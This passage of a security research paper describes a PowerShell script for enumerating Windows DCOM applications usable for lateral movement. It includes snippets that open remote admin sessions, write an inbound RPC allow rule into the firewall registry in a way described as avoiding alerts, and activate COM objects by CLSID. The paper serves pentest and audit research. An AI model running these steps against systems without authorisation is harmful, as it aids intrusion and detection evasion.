HackDefense

Research Paper

Automating the enumeration of possible DCOM vulnerabilities

Author:
Axel Boesenach /
sud0woodo

Describing the research and script to automate the enumeration of vulnerable DCOM applications

November 23, 2018

HACKDEFENSE

Abstract

Information Security

Automating the enumeration of possible DCOM vulnerabilities

by Axel BOESENACH / sud0woodo

This paper describes the research into DCOM applications that might be used for lateral movement on Microsoft Windows domains. 'Living off the land' techniques are used more and more by attackers, but also pentesters and red teams. The research builds on the previous methods and their correlations to develop an automated manner to enumerate these DCOM applications that might provide lateral movement.

Acknowledgements

I would like to thank Eva Tanaskoska in particular since her showcase on lateral movement using DCOM inspired me to research this topic.

A big thank you to Mark Koek, Kenneth Linzey and Rick Verdoes for providing me with an internship at Hackdefense where I got the freedom to research this subject. And ofcourse thank you Jacques Tuin for connecting me with HackDefense and all the effort you put into making sure I had an intership that fit my interests!

Also a huge thank you to Michael Hoebe, Lars Behrens, and the rest at Fox-IT for continuously providing me with inspiration.

Contents

List of Figures

List of Abbreviations

APT	**A**dvanced **P**ersistent **T**hreat
CLSID	**C** **L** a s **S** **I** **D**entifier
DCOM	**D**istributed **C**omponent **O**bject **M**odel
PoC	**P**roof **Of** **C**oncept
OSCP	**O**ffensive **S**ecurity **C**ertified **P**rofessional
SOC	**S**ecurity **O**perations **C**enter

Chapter 1

Introduction

1.1 whoami;

My name is Axel Boesenach and I am a student at the University of Applied Sciences Leiden. Last year I passed my OSCP exam and ever since I have tried to keep myself busy learning as much as I can in the information security sector.

Currently I am doing an internship at HackDefense, researching the very topic that I am presenting in this paper, and working part-time at Fox-IT as a Security Analyst in the Security Operations Center.

My interests in the information security sector are broad and I like to throw myself into challenges that involve topics I know (almost) nothing about. I only started to get into scripting seriously during my OSCP journey and want to use this introduction also as a pre-apology for the (probably) very bad written Powershell script that will be accompanied with the release of this paper. Check out my Github for some more sore eyes or check out my soundcloud for some sore ears!

Chapter 2

Background

2.1 DCOM showcase

Somewhere last year I followed a workshop / showcase by Eva Tanaskoska where she showed lateral movement using DCOM and giving a short but powerful explanation about how the technique works and why this is such a nice way to hop from system to system inside of Microsoft Windows domains. At the end of the session I had a basic idea of how it worked, why it worked and was thinking to myself that there must be a way to enumerate these vulnerabilities using a automated way. I asked Eva if she knew about a tool to automatically enumerate these already, she told me that she didn't but would like to know if it was possible as well.

Fast forward a couple months to the summer of 2018, I finally had some time to spend on researching lateral movement using DCOM and started by checking out other people's research about DCOM vulnerabilities and how these can be used to instantiate objects on remote machines.

2.2 Why automate this?

Moving laterally from system to system inside of Microsoft Windows domains while not using exploits and malware that could trigger endpoint detection, such as antivirus or firewalls, is an art on itself. The lateral movement techniques making use of DCOM have not been around that long yet and there could be a lot of techniques that are not discovered yet. The current toolset that is available is based on known techniques and does not necessarily enumerate all the possibilities that might be available, and trying to do this by hand is a very time consuming task.

More and more system procedures can be automated in some way. Most of the solutions providing automation use some form of API or other kinds of interfaces. With this in mind it should be possible to enumerate the existing (and new) DCOM techniques used for lateral movement, code execution, etc. on Microsoft Windows systems.

This research paper will go into the process of creating a basic Powershell script to enumerate possible vulnerable DCOM applications that can be (ab)used for lateral movement, as well as some possible detection methods.

Chapter 3

(D)COM

In this chapter we will briefly hover over the history of DCOM and how it came to be what it is today, and how DCOM works from a high-level view.

3.1 History of DCOM

Before the (Distributed) Component Object Model, there was OLE. OLE stands for 'Object Linking and Embedding', and was intended to be used remotely. It wasn't until COM was introduced that this feature was implemented without changing too much of the existing code to transition from purely local operation to distributed operation (Microsoft, 2015).

3.1.1 OLE and COM

OLE compound documents enable users working within a single application to manipulate data written in various formats and derived from multiple sources (Microsoft, 2018b).

As described in the article, OLE compound document technology rests on a foundation consisting of COM, structured storage, and uniform data transfer. Due to the scope of this research the researcher will not go into every aspect, the COM object usage is the most important part as this provides the so called `IUnknown` Interface (Microsoft, 2018c) through which clients can obtain pointers to other interfaces.

The interfaces are what makes COM objects usable for attackers, pentesters and red teamers when living off the land. By querying other interfaces, certain methods can be called, methods which can lead to executing commands and applications, starting new services, instantiating other COM objects, etc. It comes as no surprise that these kind of interfaces are prone to be abused.

3.1.2 Interfaces

The features of a COM object are exposed to an interface (as described in 3.1.1), every interface has a collection of member functions. Each member in this collection has its own operation and its own unique Interface Identifier (IID). Software companies are free to define their own interfaces as long as they use the Interface Definition Language (IDL). The IDL is used to generate header files that are used by applications using that interface, and source code to handle Remote Procedure Calls (RPC). The IDL supplied by Microsoft is based on the DCE IDL, an industry standard for RPC-based distributed computing (Microsoft, 2018a).

There is also a guide for defining COM interfaces which can be found at the following location: Defining COM Interfaces - Microsoft

3.2 How does DCOM work?

Microsoft has some excellent documentation describing the inner workings of the Distributed Component Object Model (DCOM), the documentation shows a high level view of how the DCOM protocol stack looks like (Microsoft, 2017c).




FIGURE 3.1: DCOM Protocol Stack

3.2.1 The combined power of COM and RPC

To make the Component Object Model distributed, it was extended with RPC. Due to the extensiveness in the protocols this paper will not go into detail about the full inner workings of the RPC protocol, but we will dive into some of the most important aspects.

DCOM Protocol Overview High-Level applications use the DCOM client to obtain object references and make ORPC calls on the object. The DCOM client uses the Remote Procedure Call Protocol Extensions to communicate with the object server.





FIGURE 3.2: DCOM Protocol Overview

DCOM activation Activation is described as follows by Microsoft: ”In the DCOM protocol, a mechanism by which a client provides the CLSID of an object class and obtains an object, either from that object class or a class factory that is able to create such objects.” - (Microsoft, 2017a, see page 9). Activation is the term used to describe the act of creating or finding an existing DCOM application. If we boil it down the following is important when attempting to activate remote DCOM applications (Microsoft, 2017b):


- A class identifier CLSID;
- One or more IIDs;
- Optionally, an initialization storage reference.

The CLSID identifies the class of the object to be created and is also the part that is one of the most important aspects when we go into enumerating possible vulnerable DCOM applications. The activation returns the object references to the client application. The client application can also send or receive object references as part of ORPC calls.

ORPC Calls Whenever a COM object gets activated over the network, an ORPC Call is made. An ORPC call differentiates itself from RPC by the contents of the Object UUID (Universally Unique Identifier) (Microsoft, 2017f), this UUID field carries an IPID (Interface Pointer Identifier) (Microsoft, 2017d) that specifies the interface targeted by a given ORPC call on an object (Microsoft, 2017e). The request made by ORPC can be identified by the PDU (Protocol Data Units) and the ORPCTHIS / ORPCTHAT fields:



(A) ORPCTHIS



(B) ORPCTHAT

3.3 What we know so far

At this point we know how the DCOM protocol is built-up and how it works from a high-level view. After reading this and delving into the research of others like Matt Nelson (enigma0x3), the possibilities of abusing DCOM make more sense. From the above information the following is quite clear;

- To abuse COM activation on a remote machine there has to be an application that allows instantiation using DCOM;
- A CLSID of a DCOM application is needed to activate it;
- The DCOM application needs to hold an interface that can be used for executing stuff on the remote machine.

Chapter 4

The spark

Before I go into my solution for enumerating DCOM applications that might be vulnerable for executing something on a remote machine, I want to briefly talk about how I got this idea.

4.1 Lateral movement using DCOM

As mentioned in the chapter Background, I followed a showcase about lateral movement using DCOM and was fascinated by the clever method of this technique. Living off the land techniques are often a lot stealthier and more suited for moving through Microsoft Windows domains. It takes an experienced SOC team to spot the traffic anomalies created by these techniques.

4.1.1 Preliminary Investigation

Before brainstorming about possible solutions to enumerate DCOM applications that provide lateral movement capabilities, some research on the topic had to be done.


enigma0x3's MMC20.Application finding This was the first post that I read that used a DCOM activated application to laterally move to another Microsoft Windows system (and possibly the very first technique using DCOM this way). Matt Nelson a.k.a. enigma0x3 posted a technique using the `MMC20.Application` to execute commands on a remote machine using a method that was available by activating the COM class object associated with it (Nelson, 2017a). The `MMC20.Application` belongs to the Microsoft Management Console which is a powerful tool that can alse be (ab)used to do a lot of things on a Microsoft Windows system, these techniques are not within the scope of this paper. What is important to know about this Microsoft Management Console is that its COM class objects can be activated and hold methods to execute commands on the machine. Matt Nelson found the method named `ExecuteShellCommand`, which as its name suggests, executes commands. In this article Matt Nelson also describes that when you have access to the local Administrator account on the other machine, activating the COM object for the `MMC20.Application` is not a problem.

Later in that same month, Matt Nelson released another post where he describes the same technique using a different approach. In part 2 of his DCOM lateral movement research Matt Nelson uses the OleView.NET application that was developed by James Forshaw to explain why the `MMC20.Application` can be activated by a local Administrator account due to the lack of explicit LaunchPermissions. The article describes how to use the OleView.Net application to search for other objects that have no explicit LaunchPermissions set. The most important thing that I took from this article was the description of how a CLSID can be used to activate COM objects / applications without the need to know what the associated `ProgID` is of the object / application. The `AppID` has a unique identifier that corresponds to every named executable that is present on a Microsoft Windows system and can be found in the registry at `HKEY_CLASSES_ROOT:\AppID\{GUID}`

4.1.2 The importance of the AppID

The AppID is important because it holds information about the `LaunchPermission` subkey in the registry, and if this subkey is present with the associated AppID than that DCOM application probably cannot be activated with a local Administrator account. With the AppID the associted CLSID can be found since every named executable holds a spot in the Windows registry. It became clear that the associated CLSID could probably be found when searching for the AppID in `HKEY_CLASSES_ROOT:\CLSID\`

Testing assumptions To verify the understanding of Matt Nelson's description was tested this with one of the AppID's on a Windows 10 machine, using the AppID of the `User Notification`. This AppID, which is `{0010890e-8789-413c-adbc-48f5b511b3af}` holds no subkey with `LaunchPermissions`. In theory this could be activated using DCOM by providing the associated CLSID. This CLSID can be found by searching the registry with the AppID in the CLSID directory:



Computer\HKEY_CLASSES_ROOT\CLSID\{0010890e-8789-413c-adbc-48f5b511b3af}


```
{000CDB0D-0000-0000-C000-000000000046}
{0010668C-0801-4DA6-A4A4-826522B6D28F}
{00108226-EE41-44A2-9E9C-4BE4D5B1D2CD}
{0010890e-8789-413c-adbc-48f5b511b3af}
{001DC1E0-0F8C-4720-98DB-39D32A661422}
{002EB8C6-3D34-4848-9A6D-58E388D55908}
{003e0278-eca8-4bb8-a256-3689ca1c2600}
```

Name	Type	Data
(Default)	REG_SZ	User Notification
AppID	REG_SZ	{0010890e-8789-413c-adbc-48f5b511b3af}

Find what: 0010890e-8789-413c-adbc-48f5b511b3af

FIGURE 4.1: Searching the `User Notification` CLSID

In the above figure it is shown that the associated CLSID was the same as the AppID, it was verified that this is not always the case, but for now this is the information needed to test the activation of the DCOM application. An administrative Powershell prompt is needed to test out the command in Matt Nelson's article (Nelson, 2017a) but instead of using the ProgID, this was tested using the associated CLSID as mentiond by Matt Nelson's round 2 article (Nelson, 2017b) where he activates it using the `GetTypeFromCLSID`. After activating the object using the CLSID the associated methods can be listed with `$com |Get-Member`



```
PS C:\WINDOWS\system32> $com = [activator]::CreateInstance([type]::GetTypeFromCLSID("0010890e-8789-413c-adbc-48f5b511b3af","localhost"))
PS C:\WINDOWS\system32> $com | Get-Member


   TypeName: System.__ComObject

Name                        MemberType Definition
----                        ---------- ----------
CreateObjRef                Method     System.Runtime.Remoting.ObjRef CreateObjRef(type requestedType)
Equals                      Method     bool Equals(System.Object obj)
GetHashCode                 Method     int GetHashCode()
GetLifetimeService          Method     System.Object GetLifetimeService()
GetType                     Method     type GetType()
InitializeLifetimeService   Method     System.Object InitializeLifetimeService()
ToString                    Method     string ToString()
```

FIGURE 4.2: Activating the DCOM using `User Notification` CLSID

With the basic understanding of how this technique works, it is possible to go into the functionalities needed to enumerate this in an automated manner.

Chapter 5

The idea

Now that the prerequisites are identified for activating DCOM applications, it is time to think what the best way is of achieving automated enumeration. The Windows Powershell scripting language is a powerful tool to automate anything that has to get information or activate certain components of a Windows system.

5.1 Task Overview

Before writing the actual script, an overview of functions that must be implemented was derived from the preliminary research and are listed below:

- The automation will be done using Windows Powershell;
- A check for the available DCOM applications on the system must be done first;
- The AppIDs associated with the DCOM applications have to be checked in the registry to verify that there is no subkey specifying `LaunchPermissions`;
- All the associated CLSIDs for the DCOM applications that have no explicit `LaunchPermission` subkeys in their AppID registry entries, have to be enumerated;
- The CLSIDs that have been harvested with the previous step have to be activated to check if there are methods that are interesting (in terms of lateral movement, code execution, starting services, etc.);
- A reporting functionality of the results should be implemented as to give the tool meaning for blue team purposes as well (preventive auditing of systems).

The above does not entail the complete script, these are only the functionalities which were identified before starting to write the actual Windows Powershell script.

Please note that the only reason that this script is using the Windows Remote Management, is to show how the possible vulnerable DCOM applications *could* be enumerated whilst not using the DCE/RPC protocols that might be easier to detect by an IDS/IPS solution. The script will also be released as an Powershell Empire module which makes use of the already spawned agents that provides the possibility to enumerate these DCOM applications with an already established pentesting / red team framework.

5.2 Preliminary Checks

There are a couple of things that are needed for the enumeration of remote machines.

5.2.1 Windows Powershell Remote Sessions


With Windows Powershell it is possible to start so called `PSSessions`, these are sessions that provide a persistent connection to a local or remote computer. To instantiate a remote connection, the target machine must allow the Windows Remote Management connections inside the Windows Firewall and access to a local Administrator account.

5.2.2 Windows Firewall RPC rule

To activate DCOM applications on a remote machine, the Windows Firewall must allow the RPC connections from external. While this is an easy feat when having access to the local Administrator on the remote machine, it is still something to take into consideration when attempting to activate remote DCOM applications.

It is possible to do this with Windows Powershell by using the `New-NetFirewallRule` command which is not included by default on most Microsoft Windows operating systems and without using the `netsh` command which spins up an instance of WMI and can trigger alerts easily. There is however another way to add the RPC rule to the Windows Firewall and that is by using the `New-ItemProperty` which is a built-in method of the Windows Powershell Core features.

When adding a rule manually that allows the external RPC connections the exact entry and the needed strings to add such a rule with the `New-ItemProperty` method can be found in the registry at the following location:



```
Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\FirewallRules
Value name:
{32313AB6-E189-4A67-9F63-B3EE99FC4EF1}
Value data:
v2.28|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=RPC|Name=RCP

{32313AB6-E189-4A67-9F6...   REG_SZ
{3A96160C-CB23-4924-AE...    REG_SZ
{406B41CD-9AB0-41C5-97...    REG_SZ
{40D185E4-43BA-4C58-B1...    REG_SZ
{5396D662-F9AB-4ACA-94...    REG_SZ
{56E34E59-DECA-48E7-871...   REG_SZ
{584F3069-C814-4373-B67...   REG_SZ
```


FIGURE 5.1: RPC Allow Firewall rule registry entry

The registry entry holds the following value:
`'v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=RPC'`

NOTE: The technique that is used in the script does not need the target machine to allow external RPC connections, however it was chosen to still show how such rules can be added to a Windows registry as part of the research.

5.2.3 Retrieving all DCOM applications on a machine

To start building something that automates the mapping of possible vulnerable DCOM applications a list with all these applications and their AppIDs is needed. Again Matt Nelson provides a way to do this in his first article (Nelson, 2017b), giving the command to do this: `Get-CimInstance Win32_DCOMApplication`



Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> Get-CimInstance Win32_DCOMApplication

AppID                                  Name
-----                                  ----
{00021401-0000-0000-C000-000000000046}
{000C101C-0000-0000-C000-000000000046}
{0010890e-8789-413c-adbc-48f5b511b3af} User Notification
{00f22b16-589e-4982-a172-a51d9dcceb68} PhotoAcquire
{00f2b433-44e4-4d88-b2b0-2698a0a91dba} PhotoAcqHWEventHandler
{013B55A5-2DE4-4FE8-97C3-D1D4A01A5DD5} PcdToolbar
{01419581-4d63-4d43-ac26-6e2fc976c1f3} TabTip
{01A39A4B-90E2-4EDF-8A1C-DD9E5F526568}
{020FB939-2C8B-4DB7-9E90-9527966E38E5} lfsvc
{03837503-098b-11d8-9414-505054503030} PLA
{03e15b2e-cca6-451c-8fb0-1e2ee37a27dd} CTapiLuaLib Class
{046AEAD9-5A27-4D3C-8A67-F82552E0A91B} DevicesFlowExperienceFlow
{048F26EF-2F89-46C9-99E7-481E40F3F2EC} NvCpl
{06622D85-6856-4460-8DE1-A81921B41C4B} COpenControlPanel
{0671E064-7C24-4AC0-AF10-0F3055707C32} SMLUA
{06C792F8-6212-4F39-BF70-E8C0AC965C23} %systemroot%\System32\UserAccountControlSettings.dll
{0771f7af-8de6-4bce-9528-2d4a12cb8168} OOBE Bio Enrollment
{0868DC9B-D9A2-4f64-9362-133CEA201299} sppui
{0886dae5-13ba-49d6-a6ef-d0922e502d96} Retail Demo User COM Agent
{08B039CA-84AA-40EA-8E9C-1D9537DC415B} RtkApoApi
{08F646B3-5E7F-4B7A-A5CB-F95445F9F67A} WIA Extension Host for 64 bit extensions
{08FC06E4-C6B5-40BE-97B0-B80F943C615B} Proximity Sharing
{0968e258-16c7-4dba-aa86-462dd61e31a3} PersistentZoneIdentifier
{0A21D954-674A-4C09-806E-DB4FBE8F199C} MaxxAudioAPODll
```

FIGURE 5.2: Executing `Get-CimInstance Win32_DCOMApplication`

5.2.4 Microsoft Windows TrustedHosts

The final piece that allows Windows Remote Management is to add the target machine to the `TrustedHosts` of the attacking machine. To allow for Windows Remote Management it is necessary to add the machine one wants to connect to, to the `TrustedHosts` as described in the Microsoft Windows documentation about configuring Windows Remote Management.

Luckily this can be done with a simple Powershell command that adds the hostname of the target system to the `TrustedHosts`:

```
Set-Item WSMan:\localhost\Client\TrustedHosts -Value "[computername]"
  -Concatenate
```

With the gathered information it is possible to build on this, taking the results outputted by the commands and knowing where to retrieve the rest of the needed information to form a list of possible vulnerable DCOM applications.

Chapter 6

The solution

With the basic idea and functions it is possible to build a Windows Powershell script that provides the automation of the enumeration process. This chapter will dive into the different parts of the developed script.

6.1 Creating a persistent session

The first and most important part is creating a remote Powershell session on the target machine. A persistent remote Powershell session can be stored in a variable which can be accessed anytime when the script needs to retrieve information of the remote machine.

As stated in Windows Powershell Remote Sessions, access to a local Administrator account on the target machine is needed to instantiate a remote Powershell session. With this information however, a persistent Powershell session stored in a variable can be created as follows:

```
$session = New-PSSession -ComputerName $computername -Credential
  $computername\[Admin user]
```

Using this session, the `Invoke-Command` can be called with the `-Session` and `-ScriptBlock` parameters to execute commands on the target machine:

```
Invoke-Command -Session $session -ScriptBlock {
  [commands]
}
```

The persistent remote Powershell session stays active as long as the `Remove-PSSession` command is not executed.

6.2 Checking the Windows Firewall RPC rule

The first thing after creating a remote Powershell session is to check if the RPC firewall rule is present on the system, and if it isn't to add this rule to the Windows Firewall. Windows Powershell offers functionalities to access the Windows registry in a way that would represent it as a list of items (which in essence it kind of is). Approaching it in this way makes it easy to check if the RPC rule exists by looking for the following string:

```
'v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=RPC'
```

Searching for strings inside of files, variables, objects, etc. can be achieved by using the `-Match` filter, which as the name might suggest, matches content with a given value. To check the registry for the RPC rule string, the following command can be executed and will return `$True` if present, or return `$False` if it isn't.

Checking if this rule is present with Powershell can be achieved by executing the following command:

```
Get-ItemProperty -Path
Registry::HKLM\System\CurrentControlSet\Services\SharedAccess\
  Parameters\FirewallPolicy\FirewallRules |ForEach-Object {
  $_-Match 'v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=RPC'
}
```

If the rule is present it will continue to the next function to be executed, if the rule is not yet present the script will attempt to add this rule with the following command:

```
Invoke-Command -Session $session -ScriptBlock {
  New-ItemProperty -Path
HKLM\System\CurrentControlSet\Services\SharedAccess\Parameters\
FirewallPolicy\FirewallRules -Name RPCtest -PropertyType String -Value
'v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=RPC|App=any|
Svc=*|Name=Allow RPC IN|Desc=custom RPC allow|'
}
```

As mentioned in Chapter 5, Windows Firewall RPC rule, this rule does not need to be added but is shown as part of how one would instantiate the DCOM applications remotely as part of the research.

6.3 Get all the DCOM!

Before any kind of enumeration of usable DCOM applications can be done, it is necessary to get a list with all of the DCOM applications present on the target system. The command to retrieve all these applications was already shown in Chapter 5, Retrieving all DCOM applications on a machine. The only difference between executing this on a local machine or executing this on a remote machine is the usage of the `Invoke-Command` with the variable holding the persistent Powershell session:

```
Invoke-Command -Session $session -ScriptBlock {
  Get-CimInstance Win32_DCOMapplication
}
```

The output of this command can be stored in a variable, this output is being used by the other actions in the enumeration process to match on the `AppID`.

6.4 Checking LaunchPermissions

One of the prerequisities for activating DCOM applications are the lack of explicit `LaunchPermission` being set (Task Overview). The `LaunchPermission` can be checked in the Windows registry by checking the subkeys of every AppID. No explicit `LaunchPermission` are set if this subkey is missing.

6.4.1 Mounting HKEY_CLASSES_ROOT

To get access to the HKEY_CLASSES_ROOT\AppID\ directory in the Windows registry, the HKEY_CLASSES_ROOT has to be mounted with the New-PSDrive Powershell command. The Windows registry directory can be mounted with the following command:

```
Invoke-Command -Session $session -ScriptBlock {
  New-PSDrive -Name HKCR -PSProvider Registry -Root HKEY_CLASSES_ROOT
}
```

6.4.2 Looping over the registry

With the right Windows registry folder accessible on the target machine the subkeys can be checked for the LaunchPermission subkey. With the following command the entries in the Windows registry folder get checked and the AppID's without the LaunchPermission subkey get stored in a variable:

```
Invoke-Command -Session $session -ScriptBlock {
  Get-ChildItem -Path HKCR:\AppID\ | ForEach-Object {
    if(-Not($_.Property -Match "LaunchPermission")) {
      $_.Name.Replace("HKEY_CLASSES_ROOT\AppID\","")
    }
  }
} -OutVariable DefaultPermissionsAppID
```

By replacing the string prepending the AppID it's easier to match a pattern on just the AppID's retrieved from the previous action where all the DCOM applications were stored in a variable. A simple check which AppID holds no explicit LaunchPermission can be done by using the Select-String -Pattern Powershell method:

```
$DCOMApplications  | Select-String -Pattern $DefaultPermissionsAppID
```

In the above example the variable $DCOMApplications holds the DCOM applications that were retrieved with the Get-CimInstance Win32_DCOMApplication The AppID's that have no explicit LaunchPermission set will be stored in a variable that will be used to retrieve the CLSID of these AppID's.

6.5 Finding the CLSID's

With the AppID's that hold no explicit LaunchPermission subkeys identified the search for their associated CLSID's begins.

6.5.1 The AppID Regex

The variable holding these AppID's also holds a lot of other data that was extracted while looping over the Windows registry. To extract just the AppID of every entry, a regular expression based on the format shared by the CLSID and AppID was created. This regular expression is used in multiple places of the script and turned out to be more useful than initially thought.

Since every entry is build up in the `{00000000-0000-0000-0000-000000000000}` format, it is quite easy to develop a regular expression matching the pattern:

```
'\{(?i)[0-9a-z]{8}-([0-9a-z]{4}-){3}[0-9a-z]{12}\}'
```

Since the pattern can hold digits as well as characters, it is important to match on both and have the case-insensitive parameter set: `(?i)`

Powershell can match on regular expressions by looping over the values stored in variables, in this case the variable holding the `AppID's` without the `LaunchPermission` subkey:

```
$DefaultLaunchPermission |Select-String -Pattern
'\{(?i)[0-9a-z]{8}-([0-9a-z]{4}-){3}[0-9a-z]{12}\}' |
ForEach-Object {
  $_.Matches.Value
}
```

6.5.2 Retrieving the CLSID's

The `CLSID's` can be retrieved with the `AppID's` as mentioned in Chapter 4, The importance of the AppID. Because this is an action that loops over the Windows registry on the target machine, it is needed to store any values returned into an array (`$DCOMCLSIDs`) on the target machine:

```
Invoke-Command -Session $session -ScriptBlock {
  $DCOMCLSIDs = @()
  (Get-ChildItem -Path
HKCR:\CLSID\).Name.Replace("HKEY_CLASSES_ROOT\CLSID\","") |
ForEach-Object {
    if ($Using:DCOMAppIDs -eq (Get-ItemProperty -Path
HKCR:\CLSID\$_).'AppID') {
      $DCOMCLSIDs += "Name:  " + (Get-ItemProperty -Path
HKCR:\CLSID\$_).'(default)' + " CLSID: $_"
    }
  }
}
```

With the above commands the `AppID's` are being used to loop over the Windows registry and search for their associated `CLSID`. This value gets stored in the array `$DCOMCLSIDs` which gets returned, and is used in the script to check the amount of MemberTypes by activating the DCOM applications with the `CLSID's`

6.6 Counting Members

